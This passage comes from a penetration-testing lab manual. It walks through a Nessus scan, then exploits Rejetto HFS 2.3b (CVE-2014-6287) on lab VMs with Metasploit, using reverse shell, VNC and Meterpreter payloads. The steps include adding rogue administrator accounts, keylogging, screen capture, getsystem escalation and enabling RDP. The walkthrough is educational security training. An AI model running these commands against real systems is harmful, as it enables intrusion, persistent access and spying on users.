Now click the big blue Save button. You'll see a quick flash showing the successful saving of your new policy. Now select the dropdown to the top left. Select *Scans*. You should see *My Scans* along with a message at the bottom that says "No scans have been generated for this account. You can add a scan by clicking the "New Scan" button." Let's do that. The new scan button is the big "+" at the top right. Name your scan "AD Server". At the very bottom, enter the IP address of your Windows Server 2012 R2 VM. See the example below.




Figure 8.7 - Final Selection of target

Now go ahead and select the *Launch* button at the bottom of the screen. You should notice that the green activity icon is now spinning. This means the scan is currently running. Double click the *AD Server* caption to see details of the scan. Should look something like this:




Figure 8.8 Scan details.

Double-click it again to see any vulnerabilities which may have already been found. See below.

Figure 8.9 - More details

Now simply hit the white arrow pointing to the left right above the search icon to go back, and hit it once more to get back to the summary of your scan. You'll know the scan is finished because the green activity indicator will not be there. It'll be replaced by a white check mark. Once you've navigated back to the summary page, double click the scan again until you arrive back at the results page shown above. If you'll notice in the results above we see one *Critical: MS15-034* and a *Medium* concerning *Nonexistent Page Physical Path Disclosure*. The rest of the results are classed as informational only. Let's drill down into the critical one. Do this by selecting the *Critical* button to the left. Read the description for the vulnerability. Also notice towards the bottom there is a link to read more. Realistically, our job as penetration tester would be to validate that these vulnerabilities actually exist through exploitation. In truth,

you should know that Nessus can only find published vulnerabilities. Not zero day vulnerabilities, or more aptly, vulnerabilities which have not been disclosed to the general public or source software vendors. If time allows, feel free to run Nessus against any of your other virtual machines. You can close out of Nessus when you're done.

End of Lab

Lab 9 - Exploiting Vulnerable Services

Exercise 1 - Gaining Access

According to cvedetails.com, the *findMacroMarker* function in *parserLib.pas* in Rejetto HTTP File Server (aka HFS or HttpFileServer) 2.3x before 2.3c allows remote attackers to execute arbitrary programs via a *%00* sequence in a search action.

Source – http://www.cvedetails.com/cve/2014-6287

We discovered in previous labs that our Windows Server 2012 R2 has Rejetto HttpFileServer version 2.3b running, which is a vulnerable version. Let's exploit this vulnerability to gain access to the server. You'll need your **Windows Server 2012 R2 VM** and your **Kali Linux VM**. For our exploitation tasks, we'll be using the Metasploit Framework. It is an open source exploitation framework written and created by HD Moore. Metasploit is what made it possible for the non-coding security professional to test for the existence of exploitable vulnerabilities. It essentially made the bridge to becoming a pentester shorter and easier to cross.

Start the Metasploit Framework by typing in the following command into your Kali Linux VM terminal:

```
msfconsole
```

After 20 to 30 seconds, you should be greeted with the Metasploit framework console. See below.

Figure 9.1 - Metasploit loaded

Now we'll need to search Metasploit for this specific exploit. We know the name of the vulnerable app: Rejetto. So let's search for that.

```
search rejetto
```

The results should come back and show an exploit specifically for this vulnerability. See the screenshot below.




Figure 9.2 - Search results for rejetto

Next we'll load the exploit. To do this in Metasploit, we invoke the *use* command (remember that you can copy and paste the name of the exploit into your command).

```
use exploit/windows/http/rejetto_hfs_exec
```

Next we'll set a payload. A payload is simply the "action" part of an exploit. In other words, the rejetto exploit is the bullet, the payload we select will be what's inside the bullet, as it controls what happens if the exploit is successful. To begin with we'll use a regular Windows Command Shell as our payload. To select this payload, enter the following:

```
set PAYLOAD windows/shell/reverse_tcp
```

The resulting successful exploit, as directed by our selected payload, will then send a command shell session to our attack server. But in order for it to do that, we need to include something in the payload which tells the victim exactly where to send the shell. We control this by setting a variable called LHOST. Since we want to direct the shell back to our Kali Linux VM, we'll set to LHOST to our Kali Linux VM IP address.

```
set LHOST 192.168.x.x
```

Remember to make sure the IP you entered for LHOST is that of your Kali Linux VM. If you entered the wrong IP address, simply enter the command again to fix it.

The next thing we'll need to set is the RHOST. This defines where we're sending the exploit, which is our Windows Server 2012 R2 VM victim. Do that by entering the following:

```
set RHOST 192.168.x.x
```

We also need to specify the port for the target. By default it is set to port 80, but we know that our Rejetto HFS is running on port 8081, so we need to change it by setting the RPORT variable:

```
set RPORT 8081
```

Now to check all your settings, enter the show options command.

```
show options
```

Make sure the values you meant to enter show in the options display. Notice how the LHOST and RHOST in the example are different. If your RHOST and LHOST are the same IP address, it means you've entered one of them wrong. See the example settings below:

```
msf exploit(rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web ser
ver
   Proxies                     no        A proxy chain of format type:host:port[,ty
pe:host:port][...]
   RHOST      192.168.232.160  yes       The target address
   RPORT      8081             yes       The target port
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSLCert                     no        Path to a custom SSL certificate (default
is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default i
s random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, proc
ess, none)
   LHOST     192.168.232.156  yes       The listen address
   LPORT     4444             yes       The listen port
```

Figure 9.3 - Exploit options in Metasploit

Now with all these settings configured, go ahead and enter the command exploit to launch the exploit.

```
exploit
```

Below is what you should see after the exploit launches successfully.

```
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse handler on 192.168.232.156:4444
[*] Using URL: http://0.0.0.0:8080/MXaaeYsT1
[*]  Local IP: http://192.168.232.156:8080/MXaaeYsT1
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.232.160  rejetto_hfs_exec - 192.168.232.160:8081 - Payload request rece
ived: /MXaaeYsT1
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.232.160
[*] Command shell session 2 opened (192.168.232.156:4444 -> 192.168.232.160:50812)
at 2015-04-30 12:24:05 -0500
[+] Deleted %TEMP%\YlAmqo.vbs
[*] Server stopped.

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop\hfs2.3b>rm -f "%TEMP%\YlAmqo.vbs" >/dev/null ; echo
' & attrib.exe -r "%TEMP%\YlAmqo.vbs" & del.exe /f /q "%TEMP%\YlAmqo.vbs" & echo "
' >/dev/null&echo ccdiSuCIKipnjuFOdXeWWivVdfriYSXn
The system cannot find the path specified.
File not found - C:\Users\ADMINI~1\AppData\Local\Temp\YlAmqo.vbs
Could Not Find C:\Users\Administrator\Desktop\hfs2.3b\.exe
Could Not Find C:\Users\ADMINI~1\AppData\Local\Temp\YlAmqo.vbs
" ' >/dev/null&echo ccdiSuCIKipnjuFOdXeWWivVdfriYSXn

C:\Users\Administrator\Desktop\hfs2.3b>
C:\Users\Administrator\Desktop\hfs2.3b>
```

Figure 9.4 - Exploit successfully launched

Now you have a successful shell on the victim! Let's do something with it. On your newly gained shell, type to following command to create a new user account. Make sure you use your name as the account name.

`net user` *`username password`* `/ADD`

See the example below.

```
C:\Users\Administrator\Desktop\hfs2.3b>
C:\Users\Administrator\Desktop\hfs2.3b>net user infosec pa$$w0rd /ADD
net user infosec pa$$w0rd /ADD
The command completed successfully.


C:\Users\Administrator\Desktop\hfs2.3b>
```

Figure 9.5 - Creating a user account from the command line

Since we have command line access, let's go ahead and make that user account a local admin. Enter the following command to do that.

`net localgroup administrators username /ADD`

Figure 9.6 - Adding an account to the local administrators group

Let's stop and ponder for a moment. Why are we able to do this action without any argument at all from Windows? To answer that, let's take a look at which user we're currently running as. Type the following command to check.

```
whoami
```




Figure 9.7 - Checking our current user context

That explains it. We're running under the privilege of the account Administrator. What if we wanted to get SYSTEM account access, which has the highest possible privilege level in Windows? We will learn how to do it in the next lab.

End of Lab

Lab 10 - Additional Payloads

In this lab we will continue using the **Windows Server 2012 R2 VM** and **Kali Linux VM**, and we will also need the **Windows 7 Client VM**.

Exercise 1 - Using the VNC Payload

Let's try out a more sophisticated payload. Metasploit allows you to choose your payload, and for the previous labs, we have chosen payloads that are fairly simple. We will try an interesting payload in this section, the *WinVNC Server* payload. This payload will work for both remote and client side vulnerabilities. Because this is a client side exploit lab, we will use client side exploits.

The Metasploit Framework can be used to load arbitrary ActiveX controls into a target process. This feature works by patching the registry of the target system and causing the exploited process to launch internet explorer with a URL pointing back to the Framework. The Framework starts up a simple web server that accepts the request and sends back a web page instructing it to load an ActiveX component. The exploited system then downloads, registers, and executes the ActiveX.

The basic PassiveX payload, *windows/xxx/reverse http*, supports any custom ActiveX that you develop. In addition to the base payload, three other PassiveX modules are included in the Framework. These can be used to execute a command shell, load the Meterpreter, or inject a VNC service. When any of these three payloads are used, the PassiveX object will emulate a TCP connection through HTTP GET and POST requests. This allows you to interact with a command shell, VNC, or the Meterpreter using nothing but standard HTTP traffic.

Since PassiveX uses the Internet Explorer browser to load the ActiveX component, it will pass right through an outbound web proxy, using whatever system and authentication settings that have already been configured. The PassiveX payloads currently only work when the target system has Internet Explorer 6.0 installed.

The other payload we will use is the *WinVNC DLL injection* payload. This payload allows you to immediately access the desktop of an exploited system using almost any Win32 exploit. The DLL is loaded into the remote process using any of the staged loader systems, started up as a new thread in the exploited process, and the listens for VNC client requests on the same socket used to load the DLL. The Framework listens on a local socket for a VNC client and proxies data across the payload connection to the server.

The VNC server will attempt to obtain full access to the current interactive desktop. If the first attempt fails, it will call *RevertToSelf()* and then try the attempt again. If it still fails to obtain full access to this desktop, it will fall back to a read-only mode. In read-only mode, the Framework user can view the contents of the desktop, but not interact with it. If full access was obtained, the VNC server will spawn a command shell on the desktop with the privileges of the exploited service. This is useful in situations where an unprivileged user is on the interactive desktop, but the exploited service is running with System privileges.

If there is no interactive user logged into the system or the screen has been locked, the command shell can be used to launch explorer.exe anyways. This can result in some very confused users when the logon screen also has a start menu. If the interactive desktop is changed, either through someone logging into the system or locking the screen, the VNC server will disconnect the client. Before starting this lab make sure you've reverted your Windows Server 2012 R2 VM to its parent snapsnot. *VM>Snapshots>Revert to Snapshot.*

If you still have the *rejetto* exploit loaded from the previous lab, leave it loaded. If not, set it up again. Make sure to check that your Windows Server 2012 R2 VM has the same IP address it had before you reverted it.

On your Kali Linux VM, we'll need to change the Metasploit payload from reverse shell to the *vnc* payload discussed above. Now, change the payload to the *vnc* payload:

```
set PAYLOAD windows/vncinject/reverse_tcp
```

```
msf exploit(rejetto_hfs_exec) > set PAYLOAD windows/vncinject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
```

Figure 10.1 - Changing payload to vncinject

Reset your RHOST and LHOST again:

`set RHOST 192.168.x.x` *(Windows Server 2012 R2 IP address)*
`set LHOST 192.168.x.x` *(Kali Linux IP address)*

For the full VNC experience, let's set a couple more options:

```
set DisableCourtesyShell false
set ViewOnly false
```

Launch the exploit:
`exploit`

You should see the following series of events. First you'll see the exploit being sent and staged. Then eventually you'll see a VNC remote desktop interaction with your victim. See below.




Figure 10.2 - VNC access gained

This is great! You have GUI access now. Go ahead and click on the *Start* button and verify you can navigate around as if you were sitting at this computers keyboard. Feel free to experiment with other GUI functions. The blue Metasploit Courtesy Shell is there in case you need to enter any command line operations. When you're done, remember to revert your Windows Server 2012 R2 VM back its parent snapshot.

VM > Snapshots > Revert to Snapshot

Exercise 2 - Using the Meterpreter Payload

The Meterpreter payload is considered by many to be the most powerful payload available in Metasploit. Earlier we described a payload as being analogous to the different things you can load inside a bullet or missile. Well, we can think of Meterpreter as payload that has smaller missiles built into it. It is currently considered by many to be the epitome of what a post exploitation payload should be. Nearly anything you'd want to do to a system can be easily done with Meterpreter. If you think of something it doesn't do, the framework allows you to easily write something to accomplish whatever the task might be.

Make sure you've reverted your Windows Server 2012 R2 VM to its parent snapshot before starting. Once you're sure you've done that, go back to your Kali Linux VM. If you still have the previous exploit loaded, we'll simply change the payload to be *meterpreter*. Remember you'll need to double check your LHOST and RHOST as well. Enter the following sequence to change your payload to *meterpreter*.

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.x.x
set RHOST 192.168.x.x
```
(Kali Linux IP address)
(Windows Server 2012 R2 IP address)

If you'd like you can do the show options command to make sure everything is set.

```
show options
```

```
msf exploit(rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:h
ost:port][...]
   RHOST      192.168.232.160  yes       The target address
   RPORT      8081             yes       The target port
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an a
ddress on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSLCert                     no        Path to a custom SSL certificate (default is r
andomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is ra
ndom)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process,
 none)
   LHOST     192.168.232.156  yes       The listen address
   LPORT     4444             yes       The listen port
```

Figure 10.3 - Properly configured options for Meterpreter shell

No go ahead and exploit your victim by typing the command exploit.

```
exploit
```

```
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse handler on 192.168.232.156:4444
[*] Using URL: http://0.0.0.0:8080/kKO5Nzex
[*]  Local IP: http://192.168.232.156:8080/kKO5Nzex
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.232.160  rejetto_hfs_exec - 192.168.232.160:8081 - Payload request received
: /kKO5Nzex
[*] Sending stage (770048 bytes) to 192.168.232.160
[*] Meterpreter session 1 opened (192.168.232.156:4444 -> 192.168.232.160:54248) at 201
5-04-30 14:58:42 -0500
[+] Deleted %TEMP%\IugpC.vbs
[*] Server stopped.

meterpreter >
```

Figure 10.4 - Meterpreter shell access

The above screenshot is what you should see if your exploit was successful. Let's unleash the power of *meterpreter* and use some of its post exploitation prowess.

Let's start running a keylog recorder. For this technique, we'll have to go play the victim and generate some keystrokes after running the command. Start he keylog recorder with the following command:

```
keyscan_start
```

The keylogger will start sniffing keystrokes. See below.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

Figure 10.5 - Keystroke recorder running

Now go play the victim on the Windows Server 2012 R2 VM. Open Notepad, Wordpad or a web browser, then enter some text.




Figure 10.6 - Generating some text on the victim

Next go to your Meterpreter shell and type the following command to stop the keylogger and see your captured keystrokes:

```
keyscan_dump
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
Hello I am hacked.
meterpreter >
```

Figure 10.7 - Stopping the keystroke logger and viewing captured keystrokes

Next, let's capture a screenshot of what's currently on the victim's computer. The *screenspy* script captures images on remote host desktop at a predefined interval and then displays the images sequence.

```
run screenspy
```

You should see Meterpreter take screenshots and display them to you in your web browser, refreshing every second.




Figure 10.8 - Screenspy being used

You can configure the intervals for *screennspy* to take screenshots, and for how long you want it to run. Press *Ctrl+C* to stop *screenspy*, then issue the following command to see the options:

```
run screenspy -h
```

It should be noted that this command caused Meterpreter to migrate to *explorer.exe*, which runs as the currently logged in user. Let's verify that. Issue the following command:

```
getuid
```

You should see that you are running as local admin:

```
meterpreter > getuid
Server username: INFOSECLOCAL\Administrator
meterpreter >
```

Figure 10.9 - Using meterpreter getuid command

What we really want though is SYSTEM level access, which, for all intents and purposes, is the Windows equivalent to Root in UNIX/Linux. Meterpeter has a command for that as well. Type in the following:

```
getsystem
```

The result should be similar to the image below:

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

Figure 10.10 - Using getsystem to get SYSTEM privileges

Run *getuid* again, and you should see that we are now running as NT AUTHORITY\SYSTEM. If you want to know what "via technique 1" means, you can issue

```
getsystem -h
```

Which would show the techniques it is using.

Sometimes just being able to see the victim computer screen is not enough. You might want to interact with it. While things like VNC are nice, it's also traffic that the victim network IDS people and Network engineers are not used to seeing. Ideally we'd want to establish a type of GUI access that wouldn't stand out. That brings us to Windows Remote Desktop Protocol (RDP). RDP is what used to be named Terminal Services. Its sole purpose is to allow remote

access to desktops and servers. Let's tell Meterpreter to enable RDP for us. Windows uses TCP port 3389 for RDP services. To verify that RDP is not enabled on your Wigetndows Server 2012 R2 VM, open another terminal (don't close Meterpreter), and run an Nmap scan against it to check port 3389.

```
nmap –sT 192.168.x.x –p 3389
```

The port should come back as closed. Now go back to your Meterpreter session and enter the following command to enable RDP on the victim:

```
run post/windows/manage/enable_rdp
```

Figure 10.11 - Enabling RDP using Meterpreter

Now run your scan again to verify that port 3389 is now open.

```
nmap -sT 192.168.x.x –p 3389
```




Figure 10.12 - Nmap scan on port 3389 before and after running RDP enable

To take advantage of this, we'll need to now create a user account that has RDP permissions, then use that account to access the machine using RDP. Can you remember how to create a user account from the command line and make it a local admin?

First, at your Meterpreter prompt, type the command *shell*.

```
shell
```

That will drop you from Meterpreter to a regular command shell. Now on that shell enter the following string as a single line (there is a space between *administrators* and *hacked*) to create a user account and make it local admin:

```
net user hacked Inf0$3cRox /ADD&&net localgroup administrators
hacked /ADD
```

Now go to your Windows 7 Client VM. We'll use the RDP client on Windows 7 Client VM to connect to our compromised Windows Server 2012 VM. From Windows 7 Client VM select the *Start* button, then select *All Programs* > *Accessories* > *Remote Desktop Connection*. It should open up the RDP interface as shown below. Enter your Windows Server 2012 R2 VM IP address in the field as you see below.




Figure 10.13 - Starting RDP client on your Windows 7 Client VM

Click the *Connect* button. If you're having trouble connecting, try disabling the firewall on your host. Once you click *Connect* you should see the following screen:

